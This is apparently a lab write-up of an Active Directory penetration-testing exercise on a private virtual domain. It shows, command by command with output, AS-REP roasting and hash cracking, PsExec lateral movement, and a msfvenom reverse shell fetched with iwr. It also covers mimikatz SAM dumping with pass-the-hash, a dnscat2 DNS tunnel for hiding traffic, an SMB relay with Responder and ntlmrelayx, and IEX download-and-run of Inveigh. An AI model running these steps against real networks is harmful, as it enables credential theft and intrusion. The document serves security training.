PS C:\Users\garyg\Desktop> .\Rubeus.exe asreproast /outfile:hash.txt /format:hashcat /domain:Cyber.local

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0


[*] Action: AS-REP roasting

[*] Target Domain          : Cyber.local

[*] Searching path 'LDAP://WIN-DC1.Cyber.local/DC=Cyber,DC=local' for '(&(samAccountType=805306368)(userAccountControl:1
.2.840.113556.1.4.803:=4194304))'
[*] SamAccountName         : brenta
[*] DistinguishedName      : CN=Brent Ayers,OU=IT department,DC=Cyber,DC=local
[*] Using domain controller: WIN-DC1.Cyber.local (10.0.2.10)
[*] Building AS-REQ (w/o preauth) for: 'Cyber.local\brenta'
[+] AS-REQ w/o preauth successful!
[*] Hash written to C:\Users\garyg\Desktop\hash.txt

[*] Roasted hashes written to : C:\Users\garyg\Desktop\hash.txt
```

As we can see Brenta Ayers is our lucky user. 😉 Lets try to crack this hash with Hashcat using rockyou.txt wordlists.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ hashcat -m 18200 -a 0 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ hashcat --show hash.txt
Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

18200 | Kerberos 5, etype 23, AS-REP | Network Protocol

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

$krb5asrep$23$brenta@Cyber.local:14d16393c9609db17a0a36611801351a$5f1a4d04abddf3424713aae436b439d28838cce51184dd0b040b6ba9b3f8d55e8f3e157d864bb0b917a9237e19b72d2780760
3a60f38254d0d78b75ff5bdcdbb0c4f02049708f46f1c7ed02372f76ae100e6efd3077dc41a87f8e5c8c368d587b9e613e96bbb749fd17feaa94999b934b3a341087931571f8bf7e2077c1b6a7c0fd0e504a31db342339c2c2e41e8bbadc0f285783af4da35a00
d0c26986d6e31d6d9956eddbb0c1567a6d144212fb76985ffbe3557e03f1cecd8dde5a78e729645b6b2d2de33ba91417cb9e0b1602efbf9716293ff7b3:1qaz!QAZ
```

```
$krb5asrep$23$brenta@Cyber.local:14d16393c9609db17a0a36611801351a$5f1a4d04abddf3424713aae436b439d28838cce51184dd0b040b6ba9b3f8d55e8f3e157d864bb0b917a9237e19b72d27807
3a60f38254d0d78b75ff5bdcdbb0c4f02049708f46f1c7ed02372f76ae100e6efd3077dc41a87f8e5c8c368d587b9e613e96bbb749fd17feaa94999b93[redacted]31571f8bf7e2077c1b6a7c0fd0e504a3
d0c26986d6e31d6d9956eddbb0c1567a6d144212fb76985ffbe3557e03f1cecd8dde5a78e729645b6b2d2de33ba91417cb9e0b1602efbf9716293ff7b3:1qaz!QAZ
```

So credentials of user brenta is 1qaz!QAZ.

5 Perform the following actions:

a. Use the credentials acquired in the previous step to connect to **DESKTOP1** from the **Kali Linux** machine using **PsExec** from **Impacket**.

Lets use command python3-psexec.py domain/username:password@IP_Desktop1

python3 psexec.py Cyber.local/brenta:'1qaz!QAZ'@10.0.2.50

```
kali@kali:/usr/share/doc/python3-impacket/examples$ python3 psexec.py Cyber.local/brenta:'1qaz!QAZ'@10.0.2.50
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 10.0.2.50.....
[*] Found writable share ADMIN$
[*] Uploading file tnmeLguV.exe
[*] Opening SVCManager on 10.0.2.50.....
[*] Creating service NeuM on 10.0.2.50.....
[*] Starting service NeuM.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.18363.592]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

We are in! And we are NT Authority\system.

b. Upload to the **DESKTOP1** machine the reverse shell payload that was created in the first step to receive a **Meterpreter** session.

```
kali@kali:~$ msfvenom -p windows/x64/meterpreter/reverse_tcp -f exe lhost=10.0.2.100 lport=443 > reverse.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
```

I need to create this payload once again. Shared the payload with http.server and run this on DESKTOP1, use msfconsole to get reverseshell in meterpreter session.

```
kali@kali:~$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.0.2.50 - - [07/Oct/2024 11:45:50] "GET / HTTP/1.1" 200 -
10.0.2.50 - - [07/Oct/2024 11:45:52] code 404, message File not found
10.0.2.50 - - [07/Oct/2024 11:45:52] "GET /favicon.ico HTTP/1.1" 404 -
10.0.2.50 - - [07/Oct/2024 11:46:44] "GET / HTTP/1.1" 200 -
10.0.2.50 - - [07/Oct/2024 11:46:46] "GET /reverse.exe HTTP/1.1" 200 -
```

Connect to (DOMAIN) win-DC1 IP 10.0.2.10!!!!

```
kali@kali:~$ impacket-psexec cyber.local/brenta:'1qaz!QAZ'@10.0.2.10
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 10.0.2.10.....
[*] Found writable share ADMIN$
[*] Uploading file NBwAfqnZ.exe
[*] Opening SVCManager on 10.0.2.10.....
[*] Creating service mNnr on 10.0.2.10.....
[*] Starting service mNnr.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>powershell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> iwr -uri "http://10.0.2.100/reverse.exe" -outfile C:\Users\Public\reverse.exe
wr -uri "http://10.0.2.100/reverse.exe" -outfile C:\Users\Public\reverse.exe
PS C:\Windows\system32> C:\Users\Public\reverse.exe
:\Users\Public\reverse.exe
PS C:\Windows\system32>
```

```
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lport 443
lport => 443
msf5 exploit(multi/handler) > set lhost 10.0.2.100
lhost => 10.0.2.100
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.100:443
[*] Sending stage (201283 bytes) to 10.0.2.50
[*] Meterpreter session 1 opened (10.0.2.100:443 → 10.0.2.50:49862) at 2024-10-07 12:21:33 -0400

meterpreter >
```

c. Load the **kiwi** extension on **Meterpreter** to obtain an NT-hash of a domain admin user from the **LSASS** process. Then log in as "brenta" user on **DESKTOP1**.

```
meterpreter > getsystem
 ...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : WIN-DC1
SysKey : 7aca1c585a991ced2cd44287663fd143
Local SID : S-1-5-21-2840017294-17117281-438489925

SAMKey : f517a2d711bf2f17b516bba8c503deb3

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: 31592a42841d0a9e74f93c41d8884cd0

RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
User : DefaultAccount
```

d. Use the domain admin credentials to connect to the domain controller machine using **PsExec** from the **Kali Linux** machine.

```
kali@kali:~$ impacket-psexec cyber.local/administrator@10.0.2.10 -hashes :31592a42841d0a9e74f93c41d8884cd0
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 10.0.2.10.....
[*] Found writable share ADMIN$
[*] Uploading file YhPtqHbc.exe
[*] Opening SVCManager on 10.0.2.10.....
[*] Creating service PnIZ on 10.0.2.10.....
[*] Starting service PnIZ.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```

6 Obtain a reverse shell on the **DESKTOP1** client machine using DNS tunneling to obfuscate the traffic and hide your traces.

Downloaded dnscat2 by the command below and went to /home/kali/dnscat2/server directory after downloading process.

git clone https://github.com/iagox86/dnscat2.git

```
kali@kali:~$ sudo su
root@kali:/home/kali# git clone https://github.com/iagox86/dnscat2.git
Cloning into 'dnscat2'...
remote: Enumerating objects: 6621, done.
remote: Counting objects: 100% (14/14), done.
remote: Compressing objects: 100% (14/14), done.
remote: Total 6621 (delta 2), reused 4 (delta 0), pack-reused 6607 (from 1)
Receiving objects: 100% (6621/6621), 3.84 MiB | 3.53 MiB/s, done.
Resolving deltas: 100% (4566/4566), done.
root@kali:/home/kali# cd dnscat2/
root@kali:/home/kali/dnscat2# cd server
root@kali:/home/kali/dnscat2/server#
```

Then executed command below and next bundle install:


gem install bundler -v 2.4.22 – I had to install this version

```
root@kali:/home/kali/dnscat2/server# bundle install
Don't run Bundler as root. Installing your bundle as root will break this application for all non-root users on this machine.
Fetching gem metadata from https://rubygems.org/.......
Fetching salsa20 0.1.1
Installing salsa20 0.1.1 with native extensions
Fetching trollop 2.1.2
Installing trollop 2.1.2
Bundle complete! 4 Gemfile dependencies, 5 gems now installed.
Use `bundle info [gemname]` to see where a bundled gem is installed.
root@kali:/home/kali/dnscat2/server#
```

Let's check a secret and as we can see DNS is working at the port 53:


```
root@kali:/home/kali/dnscat2/server# ruby dnscat2.rb

New window created: 0
New window created: crypto-debug
Welcome to dnscat2! Some documentation may be out of date.

auto_attach ⇒ false
history_size (for new windows) ⇒ 1000
Security policy changed: All connections must be encrypted
New window created: dns1
Starting Dnscat2 DNS server on 0.0.0.0:53
[domains = n/a]...

It looks like you didn't give me any domains to recognize!
That's cool, though, you can still use direct queries,
although those are less stealthy.

To talk directly to the server without a domain name, run:

  ./dnscat --dns server=x.x.x.x,port=53 --secret=7b0789dd466a3d63f89841e2ba458b4e

Of course, you have to figure out <server> yourself! Clients
will connect directly on UDP port 53.
```

Lets download dnscat from https://downloads.skullsecurity.org/dnscat2/dnscat2-v0.07-client-win32.zip extract this zip in a downloads catalogue




Next run CMD and provided this command:

dnscat2-v0.07-client-win32.exe --dns server=10.0.2.100,port=53 --secret=7b0789dd466a3d63f89841e2ba458b4e




Got a connection so lets check on Kali sessions status



We got a one session with DESKTOP1 to connect this session execute command:

session -i 1




Next execute shell command and wait until cmd.exe runs. Sometimes it works on the other different session. In my case it worked on third session. 😉

```
sessions
0 :: main [active]
  crypto-debug :: Debug window for crypto stuff [*]
  dns1 :: DNS Driver running on 0.0.0.0:53 domains =  [*]
  1 :: command (DESKTOP1) [encrypted and verified] [*] [idle for 87 seconds]
  2 :: command (DESKTOP1) [encrypted and verified]
  3 :: cmd.exe (DESKTOP1) [encrypted and verified] [*]
dnscat2> session -i 3
New window created: 3
history_size (session) ⇒ 1000
Session 3 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secret!)
This is a console session!

That means that anything you type will be sent as-is to the
client, and anything they type will be displayed as-is on the
screen! If the client is executing a command and you don't
see a prompt, try typing 'pwd' or something!

To go back, type ctrl-z.

Microsoft Windows [Version 10.0.18363.592]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\garyg\Downloads>
cmd.exe (DESKTOP1) 3> whoami
cmd.exe (DESKTOP1) 3> whoami
cyber\garyg

C:\Users\garyg\Downloads>wh
```

Lets check on Wireshark how does it look like? All our commands that we have executed via dnscat2 on Kali machine:

```
 Directory of C:\Users\garyg\Downloads

10/07/2024  12:00 PM    <DIR>          .
10/07/2024  12:00 PM    <DIR>          ..
05/28/2016  01:38 PM           142,336 dnscat2-v0.07-client-win32.exe
10/07/2024  11:31 AM            78,724 dnscat2-v0.07-client-win32.zip
10/07/2024  08:46 AM             7,168 reverse.exe
10/07/2024  12:00 PM        87,262,448 Wireshark-4.4.0-x64.exe
               4 File(s)     87,490,676 bytes
               2 Dir(s)  16,679,677,952 bytes free

C:\Users\garyg\Downloads>ifconfig
cmd.exe (DESKTOP1) 5> ifconfig
'ifconfig' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\garyg\Downloads>ipconfig
cmd.exe (DESKTOP1) 5> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::1e9:4f2a:f14:e74c%11
   IPv4 Address. . . . . . . . . . . : 10.0.2.50
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.2.1

Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . : maxnet.net.pl
   Link-local IPv6 Address . . . . . : fe80::e094:cc84:cdcc:3a93%14
   IPv4 Address. . . . . . . . . . . : 10.0.3.15
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.3.2

C:\Users\garyg\Downloads>
```

Wireshark routing looks like this:



163	23.626042	10.0.2.50	10.0.2.100	DNS	101 Standard query 0x4a72 CNAME dnscat.135b0103df8ffa2189642606f354b94b1
164	23.628008	10.0.2.100	10.0.2.50	DNS	156 Standard query response 0x4a72 CNAME dnscat.135b0103df8ffa2189642606f354b94b1 CNAME dnscat.02460103dfb4771f70364bffff7f026df7
165	23.739273	10.0.2.50	10.0.2.100	DNS	101 Standard query 0x2a0b TXT dnscat.44da017d69343484c406b100abedb05a8d
166	23.740693	10.0.2.100	10.0.2.50	DNS	148 Standard query response 0x2a0b TXT dnscat.44da017d69343484c406b100abedb05a8d TXT
167	23.993677	PCSSystemtec_d8:a6:…	Broadcast	ARP	42 Who has 10.0.2.1? Tell 10.0.2.50
168	24.739552	10.0.2.50	10.0.2.100	DNS	101 Standard query 0x7d71 CNAME dnscat.6f8f0103dfcd6e8026ecf3007057408e99
169	24.742338	10.0.2.100	10.0.2.50	DNS	156 Standard query response 0x7d71 CNAME dnscat.6f8f0103dfcd6e8026ecf3007057408e99 CNAME dnscat.86c00103df64cfc9f5faf1ffff7f026df7
170	24.846530	10.0.2.50	10.0.2.100	DNS	101 Standard query 0x7c43 TXT dnscat.1edd017d695ab83b2d2cc900ac9cf61823
171	24.848637	10.0.2.100	10.0.2.50	DNS	148 Standard query response 0x7c43 TXT dnscat.1edd017d695ab83b2d2cc900ac9cf61823 TXT

So we are **hiding** TCP as a DNS queries. Tunnel is done. 😉

7 Perform an SMB Relay attack on the **DESKTOP1** client machine using **ntlmrelayx**.

First I need to identify workstations without smb signing enforced and I can check that with a command:

nmap --script=smb2-security-mode.nse -p445 10.0.2.0/24

```
root@kali:~# nmap --script=smb2-security-mode.nse -p445 10.0.2.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2024-10-10 13:40 EDT
Nmap scan report for 10.0.2.10
Host is up (0.00072s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 08:00:27:91:CA:16 (Oracle VirtualBox virtual NIC)

Host script results:
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required

Nmap scan report for 10.0.2.50
Host is up (0.00057s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 08:00:27:56:AA:F1 (Oracle VirtualBox virtual NIC)

Host script results:
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required

Nmap scan report for 10.0.2.51
Host is up (0.0018s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 08:00:27:D8:A6:39 (Oracle VirtualBox virtual NIC)

Host script results:
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required

Nmap scan report for 10.0.2.100
Host is up (0.000034s latency).

PORT    STATE  SERVICE
445/tcp closed microsoft-ds

Nmap done: 256 IP addresses (4 hosts up) scanned in 2.27 seconds
```

As we know SMB is working on port 445 and the above image shows a workstation without SMB signing enforced. It's IP address is 10.0.2.50.

Next with a command sudo mousepad /etc/responder/Responder.conf we must properly configure Responder to disable SMB, HTTP responses as these will be forwarded to ntlmrelayx.

```
root@kali:~# mousepad  /etc/responder/Responder.conf
```

```
; Servers to start
SQL = On
SMB = Off
RDP = On
Kerberos = On
FTP = On
POP = On
SMTP = On
IMAP = On
HTTP = Off
HTTPS = On
DNS = On
LDAP = On
```

Let's try to launch responder with a command sudo responder -I eth0 -dwP


```
kali@kali:~$ sudo responder -I eth0 -dwP
[sudo] password for kali:

                                         __
  .----.-----.-----.-----.-----.-----.--|  |.----.----.
  |   _|  -__|__ --|  _  |  -__|     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.0.0.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [OFF]
    HTTPS server               [ON]
    WPAD proxy                 [ON]
    Auth proxy                 [ON]
    SMB server                 [OFF]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    RDP server                 [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Fingerprint hosts          [OFF]
```

Next launch ntlmrelayx and wait for an event to occur. Note that in this example it was executed in the certain directory /usr/share/doc/python3-impacket/examples by using commad:


sudo python3 ntlmrelayx.py -tf /home/kali/targets.txt -smb2support -i

```
^Ckali@kali:/usr/share/doc/python3-impacket/examples$ sudo python3 ntlmrelayx.py -tf /home/kali/targets.txt -smb2support -i
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Protocol Client SMTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client DCSYNC loaded..
[*] Running in relay mode to hosts in targetfile
[-] Could not open file: /home/kali/targets.txt - [Errno 2] No such file or directory: '/home/kali/targets.txt'
[-] Warning: no valid targets specified!
[*] Setting up SMB Server
[*] Setting up HTTP Server
[*] Setting up WCF Server

[*] Servers started, waiting for connections
```

Let's check on Windows does it work? Note in this steps two windows machines supposed to be running simultaneously.



Next, try to get to not existing resource in the domain via browser on a Brenta's (Admin) account. Remember to use domain Admin credentials to obtain reverse shell.



Shell is started on 127.0.0.1:11000. **I had to connect to the domain directly. When I tried to connect to via Desktop 1 or 2 commands in a shell didn't work.**

```
[*] Servers started, waiting for connections
[*] HTTPD: Received connection from 10.0.2.50, attacking target smb://10.0.2.10
[*] HTTPD: Client requested path: /
[*] HTTPD: Received connection from 10.0.2.50, attacking target smb://10.0.2.51
[*] HTTPD: Received connection from 10.0.2.50, attacking target smb://10.0.2.50
[*] HTTPD: Received connection from 10.0.2.50, but there are no more targets left!
[*] HTTPD: Client requested path: /
[*] HTTPD: Client requested path: /
[*] HTTPD: Client requested path: /
[-] Authenticating against smb://10.0.2.50 as \brenta FAILED
[*] HTTPD: Received connection from 10.0.2.50, attacking target smb://10.0.2.10
[*] HTTPD: Client requested path: /020×7xuvtb
[*] HTTPD: Client requested path: /020×7xuvtb
[-] Signing is required, attack won't work unless using -remove-target / --remove-mic
[*] HTTPD: Client requested path: /020×7xuvtb
[*] Authenticating against smb://10.0.2.10 as \brenta SUCCEED
[*] Started interactive SMB client shell via TCP on 127.0.0.1:11000
```

Lets open next console on kali and start listening with sudo nc 127.0.0.1 11000

```
kali@kali:~$ sudo nc 127.0.0.1 11000
Type help for list of commands
# shares
ADMIN$
C$
IPC$
# use C$
# ls
drw-rw-rw-          0  Mon Oct  7 12:36:03 2024 $Recycle.Bin
drw-rw-rw-          0  Tue Jul 13 07:55:39 2021 $WINDOWS.~BT
drw-rw-rw-          0  Tue Jul 13 07:13:57 2021 $WinREAgent
drw-rw-rw-          0  Tue Jul 13 14:25:22 2021 Documents and Settings
-rw-rw-rw- 1140850688  Fri Oct 11 11:50:03 2024 pagefile.sys
drw-rw-rw-          0  Tue Jul 13 15:18:07 2021 PerfLogs
drw-rw-rw-          0  Mon Oct  7 15:01:24 2024 Program Files
drw-rw-rw-          0  Fri Oct 11 02:51:27 2024 Program Files (x86)
drw-rw-rw-          0  Mon Oct  7 15:01:22 2024 ProgramData
drw-rw-rw-          0  Tue Jul 13 14:25:42 2021 Recovery
-rw-rw-rw-  268435456  Fri Oct 11 11:50:03 2024 swapfile.sys
drw-rw-rw-          0  Tue Jul 13 04:29:52 2021 System Volume Information
drw-rw-rw-          0  Tue Jul 13 08:48:12 2021 Users
drw-rw-rw-          0  Thu Oct 10 13:44:08 2024 Windows
#
```

Success, we got this reverse shell we can use it for example to put some files on the target disk by using command put.

8 Catch the Net-NTLMv2 hash of a domain user with the ***Inveigh*** **PowerShell** script. Make sure to run the command with high privileges.

Run Powershell as an admin and http.server in projectTools on kali

```
kali@kali:~/projectTools$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Download Inveigh from Kali using command:

IEX(New-Object net.webClient).DownloadString("http://10.0.2.100:8000/Inveigh.ps1")

or

IEX (New-Object Net.WebClient).DownloadString("https://raw.githubusercontent.com/Kevin-Robertson/Inveigh/master/Inveigh.psd1")

or

iwr -uri "http://10.0.2.100:8000/Inveigh.ps1" -outfile Inveigh.ps1


```
PS C:\Windows\system32> cd C:\Users\garyg\Downloads\
PS C:\Users\garyg\Downloads> iwr -uri "http://10.0.2.100:8000/Inveigh.ps1" -outfile Inveigh.ps1
```

Import Module and invoke-inveigh:

Invoke-Inveigh -ConsoleOutput Y -NBNS Y -mDNS Y -Proxy Y -IP 10.0.2.50 – attacker IP

```
PS C:\Users\garyg\Downloads> Import-Module .\Inveigh.ps1
PS C:\Users\garyg\Downloads> Invoke-Inveigh -ConsoleOutput Y -NBNS Y -mDNS Y -Proxy Y -IP 10.0.2.50
[*] Inveigh 1.506 started at 2024-10-11T09:52:21
[+] Elevated Privilege Mode = Enabled
[+] Primary IP Address = 10.0.2.50
[+] Spoofer IP Address = 10.0.2.50
[+] ADIDNS Spoofer = Disabled
[+] DNS Spoofer = Enabled
[+] DNS TTL = 30 Seconds
[+] LLMNR Spoofer = Enabled
[+] LLMNR TTL = 30 Seconds
[+] mDNS Spoofer For Type QU = Enabled
